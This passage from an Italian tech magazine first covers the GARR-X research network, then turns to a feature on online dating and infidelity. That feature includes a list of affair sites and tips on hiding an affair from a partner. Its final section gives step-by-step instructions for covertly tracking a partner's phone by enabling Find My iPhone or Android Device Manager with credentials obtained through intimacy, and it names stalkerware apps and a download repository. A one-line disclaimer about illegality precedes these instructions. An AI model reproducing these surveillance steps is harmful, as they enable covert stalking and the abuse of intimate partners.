Se c'è un dato chiaro a tutti noi internauti è che la rete italiana è troppo lenta e male organizzata: a Milano chiunque può avere connessioni a 100 Mb/s, mentre a Pianella (Pescara) si viaggia a una velocità di 2,41 Mb/s. Con una situazione del genere è impensabile, ad esempio, considerare il telelavoro come una possibilità realistica! Secondo il rapporto Akamai (**www.edmaster.it/url/3223**), la media italiana in download è di 4,9 Mb/s. Per capire cosa significhi questo dato è interessante notare che, in Europa, sono messi peggio di noi soltanto i paesi balcanici (devastati dalla guerra civile fino a una decina d'anni fa) e la Bielorussia; la Grecia è più o meno nella nostra stessa situazione. Va detto che in Italia la media "reale" è ancora più bassa, perché nelle statistiche non viene eseguita una media pesata: vuol dire che basta un singolo utente a 100 mega per alzare di molto la media. Il resto dell'Europa se la cava decisamente meglio, ma in tutti i Paesi le reti hanno un particolare difetto: sono asimmetriche. La "A" di ADSL, infatti, significa proprio "asimmetrica": in pratica, la banda in download e upload è differente. Non a caso, anche l'ADSL più veloce disponibile in Italia (Fibra100 di Fastweb) offre 100 Mb/s in download ma soltanto 10 Mb/s in upload. Ciò significa che possiamo scaricare un sacco di file da Internet, ma non possiamo fornire noi stessi dei contenuti ad altre persone: nessuno può mettere in piedi un vero server Web a casa propria, perché con 10 Mb/s in upload la connessione si bloccherebbe già con qualche decina di utenti. Non possiamo nemmeno trasmettere la nostra televisione su Internet, o fare delle videochiamate di gruppo senza avere un fastidioso ritardo tra i flussi audio/video.

La mappa aggiornata della copertura italiana della rete GARR

NON SERVE REINVENTARE LA RUOTA!

Eppure una rete simmetrica, che consente velocità altissime sia in download che in upload, esiste già: è la rete utilizzata dai ricercatori scientifici, che in Italia si chiama GARR-X. Ogni utente della rete GARR può viaggiare ad almeno 100 Mb/s e fino a 10 Gb/s, sia in download che in upload: in confronto alla media del picco massimo raggiungibile in Italia (rispettivamente 8,4 e 1,9) significa 1.190 volte più veloce in download e 5.260 volte in upload. Per capire come funziona GARR-X, abbiamo intervistato il direttore del Consortium GARR, Prof. Enzo Valente. Ma per quale motivo i provider non riescono a fornire una connessione nemmeno lontanamente paragonabile a quella di GARR-X? L'aspetto più sorprendente è che i componenti della rete della ricerca non sono diversi da quelli della normale rete ADSL italiana: ***<<noi non andiamo a mettere i cavi di fibra ottica>>***, ci dice il Prof. Valente, ***<<utilizziamo quelli degli operatori prendendoli "in affitto" per 15 anni>>***. Che cosa cambia, quindi, tra l'ADSL e GARR-X? La struttura della rete, ossia il modo in cui è costruita. Per usare una metafora: esistono diverse strade per andare da Roma a Milano, e sono tutte costruite con asfalto e bitume. Eppure, seguendo un certo itinerario si può raggiungere la città di destinazione in 5 ore, mentre con altri itinerari si impiegano addi-

SUL WEB GARR connette anche le scuole. In particolare al Sud esiste il progetto GARR-X-Progress. Il sito ufficiale **www.edmaster.it/url/3222** contiene tutte le informazioni.

rittura due ore in più. Le singole strade sono sempre le stesse, ma nel nostro viaggio possiamo decidere di collegarle in modo diverso, passando dall'una all'altra.

GARR E PROVIDER A CONFRONTO

È più costoso realizzare una rete simmetrica? <<*Sì, costa molto di più, se sono casi sporadici come quelli della rete della ricerca*>>. Questo perché <<*se produco in grandi quantità lo stesso oggetto, mi viene a costare di meno. Nelle reti della ricerca, ogni singola connessione ha la sua peculiarità: è "fatta a mano" a seconda delle esigenze degli utilizzatori*>>. Ma tutto cambia se l'istituto in questione non ha bisogno di servizi particolari: nel caso delle scuole superiori, infatti, se un liceo vuole collegarsi a 100 Megabit (sia in download che in upload) <<*paga meno di quanto pagherebbe per una connessione ADSL da 7 Mb/s*>>. Del resto, il Direttore Valente ci ricorda che nel caso delle connessioni offerte dai normali provider Internet <<*i DSLAM, che sono i dispositivi a cui si collegano i cavi degli utenti ADSL, sono uguali da tutte le parti: il fatto che possano offrire 7, 10, o 100 megabit è solo una questione di "pezzo di ferro", ma non è un gran costo*>>. Invece, nel caso di GARR-X, parliamo di <<*10Gb simmetrici, andata e ritorno, upload e download. Questo significa che il backbone su cui insiste tutto questo traffico deve essere molto articolato e con tanta ridondanza per andare dal punto A a B. Per intenderci: la rete GARR in Italia, di collegamenti a 10 Gb/s ne ha più o meno tanti quanti ne ha Telecom Italia per l'Internet, ma i punti di raccolta di GARR sono 70, mentre i punti di raccolta principali di Telecom Italia sono solo 2 (Roma e Milano). È la struttura della rete che è totalmente differente*>>. È proprio grazie ai Point of Presence che la rete GARR riesce a mantenere velocità costanti in tutto il territorio nazionale: <<*per noi, un ricercatore di Catania ha le stesse prestazioni di uno che sta a Milano. Il professor Zichichi, dalle montagne di Erice ha la fibra: è un centro di ricerca internazionale con convegni e scuole 365 giorni l'anno, ma ha il deserto intorno, e il GARR gli ha portato la rete*>>.

MISSIONE: ABBATTERE IL DIGITAL DIVIDE!

Può sembrare strano portare una rete tanto veloce sulla cima delle montagne di Erice, solo per un singolo centro di ricerca. Il fatto è che nel mondo della ricerca scientifica non si guarda la convenienza economica: tutti devono avere pari opportunità, a prescindere dal ritorno economico. Inoltre, portare la fibra di GARR in luoghi "sperduti" ha anche lo scopo di incoraggiare gli altri provider a offrire la banda larga ai cittadini di quei paesi. Il direttore ci fa un esempio: <<*con i fondi europei, qualche decina di milioni di euro, GARR sta irrobustendo il tessuto trasmissivo in fibra ottica nelle regioni digitalmente sottosviluppate (Sicilia, Calabria, Puglia, e Campania). Non è una grande cifra: gli operatori delle telecomunicazioni di solito chiedono diverse centinaia di milioni di euro*>>. Perché tutta questa differenza? <<*Noi non andiamo alla singola casa: portiamo la fibra dove non c'è, con dei punti di presenza a cui si possono collegare scuole ed enti. Quando un operatore mette la fibra per il GARR in quei posti, visto che c'è, mette anche altre fibre a suo uso. Il GARR, quindi, fa da primo cliente per abbattere i costi del collegamento a Internet e apre la strada alla riduzione del digital divide*>>.

IL SUPER WI-FI

Gli studenti (e i ricercatori) che hanno un account per la rete GARR, possono accedere alla rete tramite Eduroam. Si tratta di un accesso federato alla rete valido in tutta Europa (presso le principali università), e ovviamente anche in tutta Italia, che si appoggia alla rete GARR-X. Il bello di Eduroam è che uno studente, con le proprie credenziali, può accedere alla rete in qualsiasi luogo. Per esempio, uno studente dell'Università di Napoli può collegarsi alla rete anche se va a Milano o a Berlino. A questo proposito, Trieste, grazie anche alla collaborazione con l'amministrazione comunale, è una delle città più connesse d'Italia. Siamo quindi andati a verificare quale sia la velocità raggiungibile tramite Wi-Fi con Eduroam: dalle nostre prove è risultata una velocità variabile tra i 15 e i 25 Mb/s, sia in upload che in download, (mentre tramite ADSL si arriva solitamente ad un massimo di 7 Mb/s in download e 1 Mb/s in upload) sia su protocollo HTTP che tramite FTP.

UNA SCUOLA FUTURISTICA GRAZIE ALLA RETE GARR

La rete GARR non è disponibile soltanto per università e centri di ricerca, ma anche per istituti della scuola secondaria di secondo grado ("scuole superiori"). Inoltre, anche le amministrazioni comunali possono iniziare una collaborazione con la rete della ricerca. Ma quali sono le modalità per entrare in GARR? Il Prof. Valente ci spiega che *«la scuola paga la spesa per collegarsi fisicamente alla rete, e poi una cifra per i servizi che le offriamo. Ma costa meno della normale ADSL. In certi casi la connessione fisica viene sponsorizzata da un'università, che vuole invogliare gli studenti del liceo a iscriversi ai propri corsi»*. In alcuni casi, il collegamento con GARR può essere da modello anche per gli studenti (soprattutto per gli istituti tecnici) per costruire ponti radio e "colonizzare" la loro città con il Wi-Fi. I docenti o i presidi delle scuole superiori che vogliono informazioni su come collegarsi alla rete GARR-X, possono scrivere all'indirizzo scuole@garr.it. Ma, ampliando tanto il numero di utilizzatori della rete, non si rischiano attacchi da parte di qualche pirata informatico? *«Ogni elemento della rete ha un indirizzo IP tutto suo»*, quindi se qualcuno commette azioni illegali viene identificato immediatamente! E poi, *«i Denial of Service sono cose che fanno poco effetto sulle reti della ricerca»*, assicura il direttore, *«perché con 10 Gb di banda si fa tranquillamente in tempo a rintracciare la sorgente e bloccarla»*!

SUL WEB Con i provider ci vorranno decenni prima che tutti gli italiani possano collegarsi a Internet. È nato quindi Go On Italia (www.go-on-italia.it), un progetto no-profit per digitalizzare cittadini e imprese.

Senza Tabù sul Web

AMORE, GELOSIA, TRADIMENTO E TRASGRESSIONE AL TEMPO DI FACEBOOK & WHATSAPP

50 SITI & APP PER OSARE SENZA FARSI SGAMARE

Il sesso tra le mura di casa sta diventando una pratica sempre più rara, mentre 9 su 10 preferiscono farlo online. Questo è quanto emerge dal sondaggio Global Sex Survey 2014 condotto da **AshleyMadison.com**, sito specializzato in incontri extraconiugali. Il 73% del campione esaminato si dedica al sexting, lo scambio di autoscatti hot tramite smartphone. In Italia questo fenomeno è molto più diffuso, con punte dell'88% e quasi uno su tre ama catturare sex selfie al supermercato, differenziandosi dalla media mondiale che preferisce l'ambiente di lavoro. Siamo, quindi, un popolo più fantasioso e sempre meno frenato dai soliti tabù: basti pensare che il 71% degli uomini e il 66% delle donne ricorrono alla pornografia per stimolare la fantasia. La tecnologia digitale ha cambiato le abitudini delle persone in tutti gli aspetti della vita e la sfera sessuale, una delle più importanti, non poteva naturalmente restarne fuori.

IL BOOM DEL DATING

Siamo di fronte a una vera e propria rivoluzione sociale che colpisce soprattutto i giovani tra i 15 e i 25 anni. Spopolano nuove pratiche come sexting, sexcam e sextape, meno virtuali di quello che si potrebbe pensare e amate anche dai VIP dello spettacolo. Tra gli adulti, invece, sono in forte espansione i siti di incontri. Le motivazioni per cui ci si rivolge al dating online sono le più varie: timidezza, mancanza di tempo o semplicemente voglia di trasgredire. Un fenomeno che attira più gli uomini, tanto che il rapporto con le donne su questi siti è di 4 a 1. Per migliorare la loro offerta, i più affidabili cercano di aumentare le iscrizioni femminili dando loro tutte le funzionalità gratuitamente e prevedendo forme di abbonamento solo per i maschietti. L'approccio è di solito discreto, cercando di sedurre il pubblico con una grafica elegante, priva di pubblicità e immagini pornografiche. Naturalmente, non tutto è rose e fiori. Il Web può essere uno strumento che favorisce l'incontro tra persone che hanno gli stessi interessi, ma può essere anche uno specchio che impedisce di vedere chi realmente c'è dall'altra parte. I gestori dei siti effettuano diversi controlli per impedire che ci siano escort o falsi profili con intenzioni ben diverse da quelle indicate, ma questo non assicura di trovare persone poco interessanti. Si tratta di un rischio che va accettato, perché chi ricorre al Web per fare incontri può anche essere una persona che nella vita reale ha difficoltà a relazionarsi e che, nonostante le buone intenzioni, può non avere quel fascino che fa scoccare la scintilla. Come sempre, Internet non è né buono, né cattivo: è una risorsa; e se la sappiamo utilizzare possiamo migliorare la nostra vita da ogni punto di vista. Non c'è nulla di male, quindi, nel dating online. A spingerci può essere il semplice brivido del corteggiamento, di quel mistero che dipana man mano che si approfondisce la conoscenza, un gioco per riprovare l'emozione della conquista, anche senza per forza dare un seguito reale all'incontro virtuale. Un modo per risvegliare i sensi e dare quel pizzico di sale alla solita quotidianità. Abbiamo così deciso di intraprendere un viaggio nel mondo del sesso/amore digitale, provando i migliori siti d'incontri e dando i consigli utili per usarli in sicurezza, senza lasciare traccia e senza farsi scoprire dal partener.

LA RISERVATEZZA VIENE PRIMA DI TUTTO!
Quando ti registri a un sito di incontri usa un indirizzo email alternativo a quello che usi tutti i giorni. Inoltre, non accedere con i dati di Facebook. Meglio perdere del tempo e compilare i vari form di registrazione: eviterai di far sapere a tutti delle tue attività.

CHE LA CACCIA ABBIA INIZIO!

ECCO I MIGLIORI SITI DI INCONTRI ONLINE PER FARE NUOVE E AFFASCINANTI CONQUISTE

AVVENTURA O RELAZIONE SERIA? A OGNUNO IL SUO SERVIZIO!

Trovare un partner online, che sia per sempre o per un'avventura di una notte, è una pratica diffusa. In Italia si calcola che almeno una persona su dieci abbia fatto uso di un sito di incontri. Nel giro di pochi anni sono nati centinaia di siti per il dating online, ma trovarne uno affidabile non è facile. Tutti promettono incontri facili e veloci, ma sono davvero pochi quelli seri, dove ci sia un buon rapporto numerico tra uomini e donne, e dove soprattutto dietro alla classica foto avvenente non si nasconda un falso profilo o una escort. Abbiamo selezionato quelli più affidabili con una buona presenza anche in Italia. I migliori offrono servizi di geolocalizzazione, app mobile e anonimato per gli iscritti. Tutti servizi, però, che hanno un costo.


PARSHIP
www.parship.it
Dedicato a chi è single e cerca l'anima gemella. Dopo essersi registrati, viene effettuato un test per valutare la compatibilità con i vari profili disponibili. È frequentato molto da persone over 35 e annovera in Europa oltre 11 milioni di iscritti, di cui 2 milioni in Italia. Naturalmente si paga e non poco.

EDARLING
www.edarling.it
Nato in Germania, è attivo da circa 7 anni ed è uno dei siti di incontri più affidabili della Rete. Per identificare i vari profili, ogni iscritto deve effettuare un test d'ingresso che consiste in oltre 200 domande. Ci sono oltre 12 milioni di utenti nel mondo, di cui circa 750 mila in Italia. L'iscrizione è gratuita, ma per contattare le altre persone è necessario sottoscrivere un abbonamento Premium con costi a partire da € 14,90 al mese per 12 mesi.

MEETIC
www.meetic.it
È uno dei portali di incontri più conosciuto al mondo, e quindi anche uno di quelli dove è più facile fare nuove conoscenze. Ha oltre 42 milioni di iscritti di cui circa 3 milioni in Italia, con una distribuzione piuttosto omogenea tra uomini e donne. Offre tanti strumenti, dalle chat alla visualizzazione delle foto dei vari profili. Le donne possono utilizzare più servizi gratuitamente, mentre gli uomini devono sottoscrivere la Meetic Pass a pagamento per poter contattare i profili femminili.

BADOO
http://badoo.com
Nato in Spagna nel 2006, è diventato in breve tempo il sito di incontri più frequentato al mondo, con oltre 200 milioni di iscritti. Disponibile su tutte le piattaforme mobile, offre tantissime funzionalità e diverse sono utilizzabili gratuitamente. Da ricordare il gioco degli incontri e la possibilità di geolocalizzare i possibili flirt, così da mettere in contatto le persone che si trovano nella stessa zona. Purtroppo, è frequentato molto anche da escort ed è facile imbattersi in falsi profili.

GLEEDEN
https://it.gleeden.com
Sito dedicato esclusivamente agli incontri extraconiugali. Conta oltre 2 milioni di persone sposate che vogliono provare l'ebrezza del tradimento. Per le donne l'iscrizione e la ricerca è gratuita; i maschietti devono pagare. È fequentato anche da molte escort.

ASHLEY MADISON
www.ashleymadison.com
Uno dei siti più frequentati (11 milioni di iscritti) da chi vuole concedersi qualche scappatella. La registrazione è gratuita, così come la consultazione dei profili. Per avviare un contatto in chat o inviare un messaggio, invece, è necessario pagare con crediti virtuali che è possibile acquistare sul sito.

C-DATE (CASUAL DATING)
www.c-date.it
È un sito dedicato a incontri occasionali e non impegnativi, naturalmente di tipo sessuale. Nel suo genere è uno dei migliori, con circa 15 milioni di iscritti in Europa, di cui 2 milioni in Italia. Per le donne è gratuito; gli uomini devono sottoscrivere un abbonamento Premium per contattare gli altri profili.

GETITON
www.getiton.com
Sito molto osé, dedicato a incontri sessuali. Grafica curata, funzionamento semplice e oltre 1,2 milioni di iscritti solo in Italia. La registrazione è gratuita ma per visualizzare le foto esplicite degli utenti, i video e gli indirizzi email è necessario sottoscrivere un abbonamento Premium.

ADULTFRIEND FINDER
http://adultfriendfinder.com
Col oltre 53 milioni di iscritti, è la più grande community di persone che vogliono incontrarsi per fare sesso. Il funzionamento è molto simile a un social network. È possibile ottenere suggerimenti sulle persone da contattare in base alla propria area geografica e alle affinità in comune. La creazione degli annunci è gratuita; per altri servizi (videochat) bisogna pagare.

FLIRTFAIR
www.flirtfair.it
Sito Web dedicato agli incontri sessuali con oltre 4 milioni di iscritti nel mondo. Si possono leggere i desideri sessuali degli altri membri e cercare qualcuno con cui flirtare. Per le donne è gratuito; gli uomini devono sottoscrivere un'abbonamento. Le gallerie fotografiche sono sicuramente al centro di questo sito.

ZOOSK
www.zoosk.com
Frequentato da oltre 25 milioni di persone, è uno dei migliori per i single in cerca di partner. Funziona come un social network, con una sezione speciale chiamata Incontri in cui è possibile trovare i profili di altri single. Attraverso un piccolo test di compatibilità vengono trovate le persone affini, ma per inviare messaggi e contattare gli altri è necessario abbonarsi.

ALT.COM
http://alt.com
Sito non adatto ai deboli di cuore. I suoi 2 milioni di iscritti (82 mila italiani), infatti, cercano forme estreme di erotismo (scambisti, amanti del fetish, BDSM...). La registrazione è gratuita e consente di chattare, inviare messaggi istantanei e sfogliare il database, ma foto e video sono accessibili solo agli abbonati.

SUL WEB **MeetAtTheAirport** (http://meetattheairport.com) è un sito d'incontri occasionali per chi viaggia in areo. Un modo più emozionante di trascorrere le lunghe ore di attesa per il prossimo volo.

IL CORTEGGIAMENTO DIVENTA SOCIAL


COME ISCRIVERSI A UN SITO DI INCONTRI E ANDARE A CACCIA DI "PREDE" PER AVVENTURE EXTRACONIUGALI

CON ASHLEY MADISON LA SCAPPATELLA È ASSICURATA

Ci sono diversi siti nati per fare incontri online. Ashley Madison è uno dei più famosi per le scappatelle extraconiugali. Questo servizio è molto attento all'anonimato di chi si iscrive e offre diversi strumenti per celare la reale identità. Le uniche informazioni richieste per la registrazione sono un nickname e un indirizzo di posta elettronica. Bastano cinque minuti per iniziare a spulciare l'enorme database degli iscritti. Non si deve fare altro che specificare il tipo di avventura che si sta cercando e il raggio entro cui effettuare la ricerca. Per filtrare attivamente e accedere a tutti gli strumenti come la chat, le gallerie private e altro, occorre sottoscrivere un abbonamento a pagamento. Ma si tratta di un indice di serietà del sito che altrimenti dovrebbe trovare altre fonti di finanziamento come pubblicità invasive, banner e tutto il resto.


FACEBOOK COMPRA OCULUS RIFT?!?

Una volta indossati gli Oculus Rift, l'utente si trova immerso in un mondo virtuale: può muoversi nell'ambiente, ruotare la testa e toccare oggetti e persone come nella realtà. una simile tecnologia non poteva non catturare l'attenzione dell'industria del sesso. Niente più video e immagini da fruire passivamente, ma un'esperienza realistica (come http://oculusrealporn.com, sito vietato ai minori!) che potrebbe trasformare gli Oculus Rift nel gadget più ricercato del prossimo futuro. Un mercato, quindi, dalle potenzialità enormi che il buon Zuckerberg ha pensato bene di non lasciarsi sfuggire!

01 ISCRIZIONE AL SITO

Andiamo sul sito **www.ashleymadison.com** e dal menu a tendina selezioniamo la nostra situazione sentimentale. Nel nostro caso vogliamo cercare una relazione extraconiugale e quindi selezioniamo **Uomo impegnato in cerca di donne**. A questo punto compiliamo la scheda personale per creare il profilo e clicchiamo su **Sono d'accordo**.

02 UNA FOTO DISCRETA

Le foto sono sicuramente un ottimo biglietto da visita, ma per mantenere il nostro anonimato, il sito ci offre alcuni strumenti utili. Dopo aver scelto un'immagine che ci ritrae, possiamo aggiungere una maschera per celare la nostra identità. Quando la foto è pronta, clicchiamo su **Aggiungi e continua** per proseguire; terminiamo con **Usa foto**.


03 PARLA DI TE

Per attirare i potenziali partner occasionali, oltre alle foto dobbiamo arricchire il nostro profilo con qualcosa che ci descriva. Dobbiamo stimolare la fantasia chi visualizzerà il nostro annuncio con qualcosa di interessante che ci riguarda: un hobby, un sogno o qualche desiderio piccante. Non resta che salvare il profilo e iniziare la ricerca.

04 INIZIA LA CACCIA

Ogni sito come Ashley Madison mette a disposizione un motore di ricerca per spulciare il database degli iscritti e trovare i profili più vicini ai propri interessi. Possiamo filtrare i risultati per età, luogo, colore dei capelli, altezza, forma fisica, gusti sessuali e altro. Più sono le informazioni che inseriamo e più probabilità ci sono di trovare il partner ideale.

05 OCCHIO ALLA SCHEDA

Ogni possibile partner ha un suo profilo personale con tanto di foto e informazioni utili per capire se può interessarci o meno. Per cercare un contatto si può inviare un messaggio e vedere se c'è una risposta. Con la registrazione gratuita le opzioni sono limitate: possiamo aggiungere utenti ai preferiti, rispondere a messaggi inviati da membri gold ed effettuare ricerche.

06 TOCCA PAGARE

È quasi impossibile avere una reale scappatella su questi siti senza mettere mano al portafoglio. Se vogliamo inviare un messaggio di posta elettronica personalizzato, avviare una sessione di chat, inviare messaggi prioritari o regali virtuali dobbiamo sottoscrivere un abbonamento a pagamento, che è la fonte di guadagno per questi servizi.

SUL WEB Su **https://crypto.cat/** trovi una chat privata che crittografa tutti i messaggi inviati rendendoli sicuri da occhi indiscreti. La puoi utilizzare su tutti i browser e anche sull'iPhone.

IL TRADIMENTO 2.0

TROVATO UN PARTNER OCCASIONALE SUL SITO DI DATING, ECCO COME PUOI FREQUENTARLO SENZA LASCIARE TRACCE COMPROMETTENTI


CON APP E I SITI GIUSTI PUOI INVIARE MESSAGGI E IMMAGINI HOT CHE SI AUTODISTRUGGONO


Le scappatelle possono durare il tempo di una notte o trasformarsi in piccole relazioni extraconiugali. Se si fosse liberi, non ci sarebbero grossi problemi, ma trattandosi di un tradimento, si dovrà fare di tutto per non essere scoperti e non correre il rischio di mandare all'aria un rapporto che dura da anni. Sarebbe impensabile, quindi, intrattenere conversazioni, scambiare messaggi, immagini e video col proprio amante come se fosse un qualsiasi amico. Ecco quindi le app, i siti e tutte le regole d'oro per tenere nascosti i nostri vizi privati.

APP PER MESSAGGI OSÉ

Per comunicare senza lasciare tracce è meglio non utilizzare le classiche app come WhatsApp, ma affidarsi ad altri servizi che consentono di mantenere l'anonimato. **Snapchat**, ad esempio, è una delle app più apprezzate per chi fa sexting perché consente di inviare immagini che si autodistruggono dopo un certo periodo di tempo. Con **Kik Messenger**, invece, si possono inviare messaggi in anonimato perché l'autenticazione viene eseguita attraverso un nickname e non sul numero del telefonino. **Confide**, poi, oltre a inviare messaggi che si autodistruggono, rende quasi impossibile catturare la schermata da parte di chi li riceve, perché il testo può essere letto solo passando il dito sullo schermo. E poi ci sono **Wickr**, **TigerText**, **Frankly**, **Peek for iPhone** e altre ancora.

MESSAGGI SICURI DAL PC

Ci sono diversi servizi utili anche per chi usa il PC. Il primo è **Privnote** (**https://privnote.com**) che consente di creare un link a un messaggio che una volta letto si autodistrugge. Simili ci sono poi **OneShar** (**https://oneshar.es**), **QuickForget** (**https://quickforget.com**), **Burn Note** (**https://burnnote.com**), **TMWSD** (**www.thismessagewillselfdestruct.com**), **Secretink** (**https://secretink.co**) e **Kwikdesk** (**https://kwikdesk.com**). Con **Encrypt** (**https://encipher.it**), invece, si possono inviare messaggi criptati, decifrabili solo dal destinatario. Per inviare video ci si può servire di **Video Paste** (**http://videopaste.us**). **Pluto Email** (**www.sendpluto.com**), infine, è un client di posta per inviare email che si autodistruggono.

NAVIGAZIONI PRIVATE

Per non lasciare tracce dei siti visitati, quasi tutti i browser consentono di attivare la navigazione privata. In questo modo, tutta la sessione di navigazione viene eliminata quando si esce da questa modalità. In **Chrome** basta andare nel menu e selezionare **Nuova finestra di navigazione in incognito**. In **Firefox**, invece, si clicca su **Nuova finestra anonima**. In **Internet Explorer** basta selezionare la modalità **InPrivate browsing**.

DISABILITARE LE NOTIFICHE

Le notifiche push ci avvertono con un messaggio sul display quando riceviamo un SMS, un'email o quando veniamo contattati da qualcuno. Per evitare di ricevere queste notifiche con i messaggi dell'amante, meglio disabilitarle dalle impostazioni del telefonino. Con l'iPhone basta andare in **Impostazioni/Centro notifiche**. Su Android, invece, bisogna andare nel menu **Impostazioni**, spostarsi nella scheda **App**, scegliere l'applicazione di cui si vuole disabilitare le notifiche e togliere il segno di spunta da **Mostra Notifiche**.

UN PULSANTE ANTIPANICO

Può capitare che mentre stiamo navigando sul nostro sito d'incontri entri nella stanza la nostra compagna... e la frittata è fatta! Con una piccola estensione per **Firefox** e **Chrome** possiamo evitare che ciò accada. **Panic Button** è un plugin che abilita una scorciatoia da tastiera che chiude automaticamente tutte le finestre del browser nascondendo così quello che stiamo facendo.

USARE CHAT SEGRETE

Ci sono app, come **Telegram**, che ci permettono di instaurare chat al sicuro da occhi indiscreti. Questa app consente di avviare una **Secret Chat** i cui messaggi vengono criptati, non possono essere inoltrati a nessuno, non vengono salvati sul cloud e si autodistruggono. Per chi invece vuole utilizzare il PC, c'è **ChatCrypt** (**www.chatcrypt.com**).

METTI IL LUCCHETTO A WHATSAPP

WhatsApp non è l'app più sicura per contattare gli amanti, ma se proprio non vuoi farne a meno, puoi proteggerne l'accesso con una password installando su Android **Messenger e Chat blocco** (**WhatsApp Lock**). Se qualcuno prova ad accedere senza permesso al programma di messaggistica, scatta una foto con la fotocamera frontale così puoi scoprire chi ha cercato di spiare le tue conversazioni.

STOP ALLA GEOLOCALIZZAZIONE

Diverse app usano il GPS per rilevare la nostra posizione e comunicarla agli amici. Spesso si tratta di app utili proprio per fare incontri con persone nelle vicinanze (come **Tango**), ma questo, però, può permettere anche al nostro compagno di sapere dove ci troviamo. Per non correre rischi, meglio disabilitarli. Con l'iPhone si va in **Impostazioni/Privacy/Localizzazione**; su Android, invece, si va in **Menu/Geolocalizzazione**.

USARE IL BUON SENSO

Per occulare un tradimento occorrono anche altre precauzioni. Eliminare tutti i messaggi e le chiamate ricevute potrebbe destare sospetti: meglio cancellare solo quelli incriminanti o attivare una seconda SIM. Nascondi poi la cartella in cui conservi le foto e i video dell'amante: puoi usare un programma gratuito come **Wise Folder Hider** (**www.wisecleaner.com/wisefolderhider.html**). E ricorda che un segreto è più facile che rimanga tale se non lo conosce nessuno. Quindi non vantarti con gli amici delle tue avventure!

CARTE DI CREDITO VIRTUALI

Quasi tutti i siti d'incontri chiedono di sottoscrivere un abbonamento. Il metodo più sicuro per non lasciare tracce sarebbe quello di utilizzare contanti, ma purtroppo non si può. La carta di credito è sicuramente comoda, ma l'estratto conto svelerebbe le nostre piccanti abitudini. Per non correre rischi, meglio procurarsi una carta di credito usa e getta che funziona esattamente come una tradizionale, ma non è nominativa e non è ricaricabile. Terminato il credito, la si butta e se ne acquista un'altra. Se ne trovano di diverse in giro come Carta Karima, Sella Money, Postepay Gift ecc.

SUL WEB Su **http://socialnumber.com** puoi iscriverti a un social network dove i nomi degli utenti sono completamente anonimi perché per l'identificazione viene utilizzato un numero.

UNA MORBOSA GELOSIA

CHI SOSPETTA UN TRADIMENTO POTREBBE PEDINARE IL PARTNER PER CERCARE DI SCOPRIRE LA VERITÀ…


OGGIGIORNO SONO TUTTI DEI POTENZIALI INVESTIGATORI

A volte il tradimento non esiste e a creare tensioni nella coppia è soltanto la gelosia. Per togliersi il lacerante dubbio esistono diversi strumenti; ma attenzione, spiare di nascosto gli altri è illegale: è una violazione della privacy! Ciò che vedremo, quindi, è solo per pura curiosità! Resteremo sbalorditi di come sia semplice trasformare le tecnologie che usiamo tutti i giorni in pericolosi investigatori privati!

SMARTPHONE SBLOCCATO? MEGLIO DI NO!

Ottenendo i permessi di root su un dispositivo Android o effettuando il Jailbreak di un iPhone è possibile installare app che consentono di spiare di nascosto ciò che viene fatto sullo smartphone. WhatsApp Sniffer, ad esempio, disponibile per i telefonini Android, consente di controllare le conversazioni fatte sul noto servizio di messaggistica. MobiPast, invece, si può installare su un iPhone via Cydia dopo aver aggiunto tra le sorgenti la repository http://123mobipast.com. Non mancano nemmeno le soluzioni commerciali come mSpy (www.mspy.it), compatibili con tutte le piattaforme.

SMASCHERATI DALL'ANTIFURTO

Sia i telefonini Android sia l'iPhone hanno integrata una funzione per recuperare il dispositivo in caso di furto. Attivandola e configurandola sul telefonino del partner, c'è chi ne monitora gli spostamenti senza destare sospetti. Nel caso dell'iPhone basta andare in **Impostazioni/iCloud** e attivare l'opzione **Trova iPhone**. Per controllare la posizione del telefonino ci si serve poi del sito **www.icloud.com**: bisogna accedere con l'ID Apple configurato sull'iPhone, ma visto il grado di intimità che sia con la persona da spiare, tali informazioni non sono di difficile reperibilità. Oltre al sito, i gelosi si servono anche dell'app **Trova il mio iPhone** scaricabile dall'**App Store**. Un'analoga funzione è disponibile per i Googlefonini di ultima generazione. Per attivarla si va in **Impostazioni/Sicurezza/Amministratori dispositivo** e si spunta **Gestione dispositivi Android**. Per conoscerne la posizione, invece, bisogna accedere al sito **https://www.google.com/android/devicemanager** con lo stesso account Google impostato sul device. Se il telefonino ha una vecchia versione di Android, priva dell'antifurto integrato, ricorrono a un'app esterna come **Prey Anti Theft**.

RECUPERARE MESSAGGI E FOTO

